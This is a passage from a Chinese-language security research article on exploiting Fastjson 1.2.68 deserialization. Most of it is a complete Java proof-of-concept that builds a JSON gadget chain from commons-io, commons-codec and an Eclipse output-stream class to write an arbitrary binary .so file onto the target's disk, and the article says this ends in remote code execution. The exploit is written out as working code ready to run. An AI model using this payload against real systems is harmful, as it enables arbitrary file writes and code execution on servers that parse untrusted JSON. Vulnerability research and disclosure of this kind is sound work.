

這里需要一點二進制的知識,首先確定下我們要修改哪個函數
修改如下即可

4.寫二進制文件
commons-io的鏈只支持寫文本文件,這里測試了一下,不進行base64編碼進行單純文本方式操作二進制文件寫入文件前后會產生一些奇妙的變化

議題作者給出了寫二進制文件的一條新鏈

在進行了base64編碼后就不存在上述問題,這里感謝淺藍師傅提供了一些構造幫助,最后此鏈構造如下:
/**
 * @auther Skay
 * @date 2021/8/13 14:25
 * @description
 */
public class payload_AspectJ_writefile {
    public static void write_so(String target_path){
        byte[] bom_buffer_bytes = readFileInBytesToString("./beichen.so");
        //寫文本時要填充數據
//        String so_content = new String(bom_buffer_bytes);
//        for (int i=0;i<8192;i++){
//            so_content = so_content+"a";
//        }
//        String base64_so_content = Base64.getEncoder().encodeToString(so_content.getBytes());
        String base64_so_content = Base64.getEncoder().encodeToString(bom_buffer_bytes);
        byte[] big_bom_buffer_bytes = Base64.getDecoder().decode(base64_so_content);
//        byte[] big_bom_buffer_bytes = base64_so_content.getBytes();
        String payload = String.format("{\n" +
                "  \"@type\":\"java.lang.AutoCloseable\",\n" +
                "  \"@type\":\"org.apache.commons.io.input.BOMInputStream\",\n" +
                "  \"delegate\":{\n" +
                "    \"@type\":\"org.apache.commons.io.input.TeeInputStream\",\n" +
                "    \"input\":{\n" +
                "      \"@type\": \"org.apache.commons.codec.binary.Base64InputStream\",\n" +
                "      \"in\":{\n" +
                "        \"@type\":\"org.apache.commons.io.input.CharSequenceInputStream\",\n" +
                "        \"charset\":\"utf-8\",\n" +
                "        \"bufferSize\": 1024,\n" +
                "        \"s\":{\"@type\":\"java.lang.String\"\"%1$s\"\n" +
                "      },\n" +
                "      \"doEncode\":false,\n" +
                "      \"lineLength\":1024,\n" +
                "      \"lineSeparator\":\"5ZWKCg==\",\n" +
                "      \"decodingPolicy\":0\n" +
                "    },\n" +
                "    \"branch\":{\n" +
                "      \"@type\":\"org.eclipse.core.internal.localstore.SafeFileOutputStream\",\n" +
                "      \"targetPath\":\"%2$s\"\n" +
                "    },\n" +
                "    \"closeBranch\":true\n" +
                "  },\n" +
                "  \"include\":true,\n" +
                "  \"boms\":[{\n" +
                "                  \"@type\": \"org.apache.commons.io.ByteOrderMark\",\n" +
                "                  \"charsetName\": \"UTF-8\",\n" +
                "                  \"bytes\":" +"%3$s\n" +
                "                }],\n" +
                "  \"x\":{\"$ref\":\"$.bOM\"}\n" +
                "}",base64_so_content, "D://java//Fastjson_All//fastjson_debug//fastjson_68_payload_test_attck//aaa.so",Arrays.toString(big_bom_buffer_bytes));
//        System.out.println(payload);
        JSON.parse(payload);

    }

    public static byte[] readFileInBytesToString(String filePath) {
        final int readArraySizePerRead = 4096;
        File file = new File(filePath);
        ArrayList<Byte> bytes = new ArrayList<>();
        try {
            if (file.exists()) {
                DataInputStream isr = new DataInputStream(new FileInputStream(
                        file));
                byte[] tempchars = new byte[readArraySizePerRead];
                int charsReadCount = 0;

                while ((charsReadCount = isr.read(tempchars)) != -1) {
                    for(int i = 0 ; i < charsReadCount ; i++){
                        bytes.add (tempchars[i]);
                    }
                }
                isr.close();
            }
        } catch (IOException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        }

        return toPrimitives(bytes.toArray(new Byte[0]));
    }

    static byte[] toPrimitives(Byte[] oBytes) {
        byte[] bytes = new byte[oBytes.length];

        for (int i = 0; i < oBytes.length; i++) {
            bytes[i] = oBytes[i];
        }

        return bytes;
    }
}

5.成功RCE
五、參考鏈接 & 致謝
感謝voidfyoo、淺藍、RicterZ 在Fastjson Poc方面幫助
感謝Swing、Beichen 在二進制方面幫助
最后感謝鄭成功不斷督促和鼓勵才使得這篇文章得以順利展示到大家面前
https://mp.weixin.qq.com/s/6fHJ7s6Xo4GEdEGpKFLOyg
http://i.blackhat.com/USA21/Wednesday-Handouts/us-21-Xing-How-I-Use-A-JSON-Deserialization.pdf
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/1698/
暫無評論